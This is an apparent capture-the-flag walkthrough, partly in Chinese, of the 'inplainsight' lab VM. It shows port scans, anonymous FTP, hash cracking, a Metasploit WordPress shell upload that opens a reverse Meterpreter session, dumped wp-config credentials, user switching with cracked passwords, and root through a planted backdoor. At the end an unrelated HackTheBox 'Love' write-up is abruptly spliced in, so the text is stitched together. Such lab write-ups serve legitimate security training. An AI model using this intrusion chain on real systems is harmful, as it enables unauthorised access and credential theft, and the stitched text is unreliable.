







root@kali:~# nmap -sn -v 192.168.56.0/24 Nmap scan report for 192.168.56.108 Host is up (0.00027s latency). MAC Address: 08:00:27:48:A5:6E (Oracle VirtualBox virtual NIC)
1 2 3 4 5
root@kali:~# nmap -p- -v -sV -Pn 192.168.56.108 PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.0.8 or later 22/tcp open ssh OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0) 80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
root@kali:~# ftp 192.168.56.108 Connected to 192.168.56.108. 220 IPS Corp Name (192.168.56.108:root): anonymous 331 Please specify the password. Password: 230 Login successful. Remote system type is UNIX. Using binary mode to transfer files. ftp> ls 200 PORT command successful. Consider using PASV. 150 Here comes the directory listing. -rw-r--r-- 1 ftp ftp 306 Nov 22 13:42 todo.txt 226 Directory send OK. ftp> cat todo.txt ?Invalid command ftp> get todo.txt local: todo.txt remote: todo.txt 200 PORT command successful. Consider using PASV. 150 Opening BINARY mode data connection for todo.txt (306 bytes). 226 Transfer complete. 306 bytes received in 0.02 secs (14.9999 kB/s) ftp> quit 221 Goodbye.
1 2 3 4 5 6 7 8
root@kali:~# cat todo.txt mike - please get ride of that worthless wordpress instance! it's a security ris k. if you have privilege issues, please ask joe for assitance. joe - stop leaving backdoors on the system or your access will be removed! y our rabiit holes aren't enough for these elite cyber hacking types.
root@kali:~# john pass Warning: detected hashtype"Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt" Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead Warning: detected hashtype"Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin" Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead Warning: detected hashtype"Raw-SHA1", but the string is also recognized as "ripemd-160" Use the "--format=ripemd-160" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x]) Warning: no OpenMP support for this hashtype, consider --fork=4 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist goodluck (?) 1g 0:00:00:00 DONE 2/3 (2020-01-12 20:31) 20.00g/s 3680p/s 3680c/s 3680C/s emily..iceman Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably Session completed
Metasploit Park, System Security Interface Version 4.0.5, Alpha E Ready... > access security access: PERMISSION DENIED. > access security grid access: PERMISSION DENIED. > access main security grid access: PERMISSION DENIED....and... YOU DIDN'T SAY THE MAGIC WORD! YOU DIDN'T SAY THE MAGIC WORD! YOU DIDN'T SAY THE MAGIC WORD! YOU DIDN'T SAY THE MAGIC WORD! YOU DIDN'T SAY THE MAGIC WORD! YOU DIDN'T SAY THE MAGIC WORD! YOU DIDN'T SAY THE MAGIC WORD! =[ metasploit v5.0.68-dev ] + -- --=[ 1957 exploits - 1093 auxiliary - 336 post ] + -- --=[ 562 payloads - 45 encoders - 10 nops ] + -- --=[ 7 evasion ] msf5 > use exploit/unix/webapp/wp_admin_shell_upload msf5 exploit(unix/webapp/wp_admin_shell_upload) > set Pa set PaSSWORD set PaYLOAD msf5 exploit(unix/webapp/wp_admin_shell_upload) > set PA set PASSWORD set PAYLOAD msf5 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin1 PASSWORD => admin1 msf5 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin USERNAME => admin msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhost 192.168.56.108 rhost => 192.168.56.108 msf5 exploit(unix/webapp/wp_admin_shell_upload) > set TARGET set TARGET set TARGETURI msf5 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /so-dev-wordpress TARGETURI => /so-dev-wordpress msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit [*] Started reverse TCP handler on 192.168.56.102:4444 [*] Authenticating with WordPress using admin:admin1... [+] Authenticated with WordPress [*] Preparing payload... [*] Uploading payload... [*] Executing the payload at /so-dev-wordpress/wp-content/plugins/RnhGIdzuxq/oElblRDrKY.php... [*] Sending stage (38288 bytes) to 192.168.56.108 [*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.108:60668) at 2020-01-12 22:03:59 -0500 [+] Deleted oElblRDrKY.php [+] Deleted RnhGIdzuxq.php [+] Deleted ../RnhGIdzuxq meterpreter > id [-] Unknown command: id. meterpreter > sysinfo Computer : inplainsight OS : Linux inplainsight 5.3.0-23-generic #25-Ubuntu SMP Tue Nov 12 09:22:33 UTC 2019 x86_64 Meterpreter : php/linux
成功使用msf拿到了shell,获得标准输出的shell
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
meterpreter > shell Process 1396 created. Channel 0 created. sh: 0: getcwd() failed: No such file or directory sh: 0: getcwd() failed: No such file or directory id uid=33(www-data) gid=33(www-data) groups=33(www-data) python3 -c 'import pty;pty.spawn("/bin/sh")' sh: 0: getcwd() failed: No such file or directory $ id id uid=33(www-data) gid=33(www-data) groups=33(www-data) $ whoami whoami www-data
$ cd .. cd .. $ ls ls akismet hello.php index.php $ pwd pwd /var/www/html/so-dev-wordpress/wp-content/plugins $
$ cd ../.. cd ../.. $ ls ls index.php wp-blog-header.php wp-cron.php wp-mail.php license.txt wp-comments-post.php wp-includes wp-settings.php readme.html wp-config-sample.php wp-links-opml.php wp-signup.php wp-activate.php wp-config.php wp-load.php wp-trackback.php wp-admin wp-content wp-login.php xmlrpc.php $ pwd pwd /var/www/html/so-dev-wordpress $ cat wp-config.php cat wp-config.php <?php /** * The base configuration for WordPress * * The wp-config.php creation script uses this file during the * installation. You don't have to use the web site, you can * copy this file to "wp-config.php" and fill in the values. * * This file contains the following configurations: * * * MySQL settings * * Secret keys * * Database table prefix * * ABSPATH * * @link https://codex.wordpress.org/Editing_wp-config.php * * @package WordPress */ // ** MySQL settings - You can get this info from your web host ** // /** The name of the database for WordPress */ define( 'DB_NAME', 'sodevwp' ); /** MySQL database username */ define( 'DB_USER', 'sodevwp' ); /** MySQL database password */ define( 'DB_PASSWORD', 'oZ2R3c2x7dLL6#hJ' );
/** MySQL hostname */ define( 'DB_HOST', 'localhost' );
/** Database Charset to use in creating database tables. */ define( 'DB_CHARSET', 'utf8mb4' );
/** The Database Collate type. Don't change this if in doubt. */ define( 'DB_COLLATE', '' ); /**#@+ * Authentication Unique Keys and Salts. * * Change these to different unique phrases! * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service} * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again. * * @since 2.6.0 */ define( 'AUTH_KEY', 'b_P>20/J+HW!D1-[XI1~~abSjE~8do)Rp]jt/~Q0s-6/!U,Norv{.+1xOh5+gnPr' ); define( 'SECURE_AUTH_KEY', 'nbfna5q3cP5/Gfaa`H`4{SklZTx+inPmf*uh!boz=K`bUSldsl?m`-{0FZ9Kdw4$' ); define( 'LOGGED_IN_KEY', 'UC8f4{^Z[9co/>[n*opw @Dtss(?~[dBQ/Xtbm8&/rx1{=Y^obQY`DE7ZYmHwSQT' ); define( 'NONCE_KEY', 'Z)O2rZ_IT6fNshPKa^RB:2?EU%a|tV91z,mWU$rfsoFnbUVKp4l;+z lrN4~T(9h' ); define( 'AUTH_SALT', ']C-xQeq^*m$$yt:oLqg>b?+teMLO7~<#|j@(n/K~L!4 n{UCp%|$;;[_@6u]PHxT' ); define( 'SECURE_AUTH_SALT', '(rtGT9%Jv uX95E&!tdiTZ7X19u:ak_B_L@YOeRq6eLf.bWV{7|0Kn2JjOmk~[~l' ); define( 'LOGGED_IN_SALT', '1cC3onJs2/0; 5R91DS]m>i|-P1<SaQqUN3Lg`u|4{]aH826Fnt*,[RY?{y0JGeG' ); define( 'NONCE_SALT', '6a?qf^w0Q1D{%!Y_HIO&#Kc-p19/p8~#*Zo~6NHyZqSgL7ws6=Vdg|*Hijk<7T4{' );
/**#@-*/
/** * WordPress Database Table prefix. * * You can have multiple installations in one database if you give each * a unique prefix. Only numbers, letters, and underscores please! */ $table_prefix = 'sodevwp_';
/** * For developers: WordPress debugging mode. * * Change this to true to enable the display of notices during development. * It is strongly recommended that plugin and theme developers use WP_DEBUG * in their development environments. * * For information on other constants that can be used for debugging, * visit the Codex. * * @link https://codex.wordpress.org/Debugging_in_WordPress */ define( 'WP_DEBUG', false );
/* That's all, stop editing! Happy publishing. */ /** Absolute path to the WordPress directory. */ if ( ! defined( 'ABSPATH' ) ) { define( 'ABSPATH', dirname( __FILE__ ) . '/' ); } /** Sets up WordPress vars and included files. */ require_once( ABSPATH . 'wp-settings.php' );
现在有了数据库用户名和密码:
1 2 3 4 5 6 7 8
/** The name of the database for WordPress */ define( 'DB_NAME', 'sodevwp' );
/** MySQL database username */ define( 'DB_USER', 'sodevwp' );
/** MySQL database password */ define( 'DB_PASSWORD', 'oZ2R3c2x7dLL6#hJ' );
www-data@inplainsight:/var/www/html/so-dev-wordpress$ mysql -usodevwp -poZ2R3c2x7dLL6#hJ <o-dev-wordpress$ mysql -usodevwp -poZ2R3c2x7dLL6#hJ Welcome to the MariaDB monitor. Commands end with ; or \g. Your MariaDB connection id is 9805 Server version: 10.3.20-MariaDB-0ubuntu0.19.10.1 Ubuntu 19.10
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h'forhelp. Type '\c' to clear the current input statement.
MariaDB [(none)]> use sodevwp; use sodevwp; Reading table information for completion of table and column names You can turn off this feature to get a quicker startup with -A

D:\hashcat-5.1.0\hashcat-5.1.0>hashcat64.exe -a 0 -m 400 password.txt D:/wordlists/rockyou.txt hashcat (v5.1.0) starting...
* Device #1: Intel's OpenCL runtime (GPU only) is currently broken. We are waiting for updated OpenCL drivers from Intel. You can use --force to override, but do not report related errors. * Device #3: WARNING! Kernel exec timeout is not disabled. This may cause "CL_OUT_OF_RESOURCES" or related errors. To disable the timeout, see: https://hashcat.net/q/timeoutpatch nvmlInit(): Unknown Error
Minimum password length supported by kernel: 0 Maximum password length supported by kernel: 256
ATTENTION! Pure (unoptimized) OpenCL kernels selected. This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance. If you want to switch to optimized OpenCL kernels, append -O to your commandline.
Started: Mon Jan 13 11:20:09 2020 Stopped: Mon Jan 13 11:20:15 2020
得到两个密码: admin/admin1 mike/skuxdelux
现在,将用户切换为Mike,可以如下观察到可以成功完成操作,这意味着破解密码成功。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15
www-data@inplainsight:/var/www/html/so-dev-wordpress$ su admin su admin su: user admin does not exist www-data@inplainsight:/var/www/html/so-dev-wordpress$
www-data@inplainsight:/var/www/html/so-dev-wordpress$ su mike su mike Password: skuxdelux
mike@inplainsight:/var/www/html/so-dev-wordpress$ id id uid=1000(mike) gid=1000(mike) groups=1000(mike) mike@inplainsight:/var/www/html/so-dev-wordpress$ whoami whoami mike
mike@inplainsight:/etc$ su joe su joe Password: SmashMouthNoThanks
joe@inplainsight:/etc$ id id uid=1001(joe) gid=1001(joe) groups=1001(joe) joe@inplainsight:/etc$ whoami whoami joe joe@inplainsight:/$ cd /home cd /home joe@inplainsight:/home$ ls ls joe mike joe@inplainsight:/home$ cd joe cd joe joe@inplainsight:~$ ls ls journal joe@inplainsight:~$ cat journal cat journal glad i added that root backdoor before boss person removed my privileges :)
joe@inplainsight:~$ bwrap bwrap root@inplainsight:~# id id uid=0(root) gid=0(root) groups=0(root),1001(joe) root@inplainsight:~# whoami whoami root root@inplainsight:~# cd /root cd /root root@inplainsight:/root# ls ls flag.txt root@inplainsight:/root# cat flag.txt cat flag.txt
┌──(root💀kali)-[~/hackthebox/machine/love] └─# nmap -sV -v -p- --min-rate=10000 10.10.10.239 PORT STATE SERVICE VERSION 10/tcp open tcpwrapped 80/tcp open http Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 443/tcp open ssl/http Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27) 445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP) 3306/tcp open mysql? 5000/tcp open http Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27) 5040/tcp open unknown 5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) 5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) 47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) 49664/tcp open msrpc Microsoft Windows RPC 49665/tcp open msrpc Microsoft Windows RPC 49666/tcp open msrpc Microsoft Windows RPC 49667/tcp open msrpc Microsoft Windows RPC 49668/tcp open msrpc Microsoft Windows RPC 49669/tcp open msrpc Microsoft Windows RPC 49670/tcp open msrpc Microsoft Windows RPC Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows
There is lot of ports open.
Let’s first start with port-80
Port-80
There is a login page that need voter id & Password.
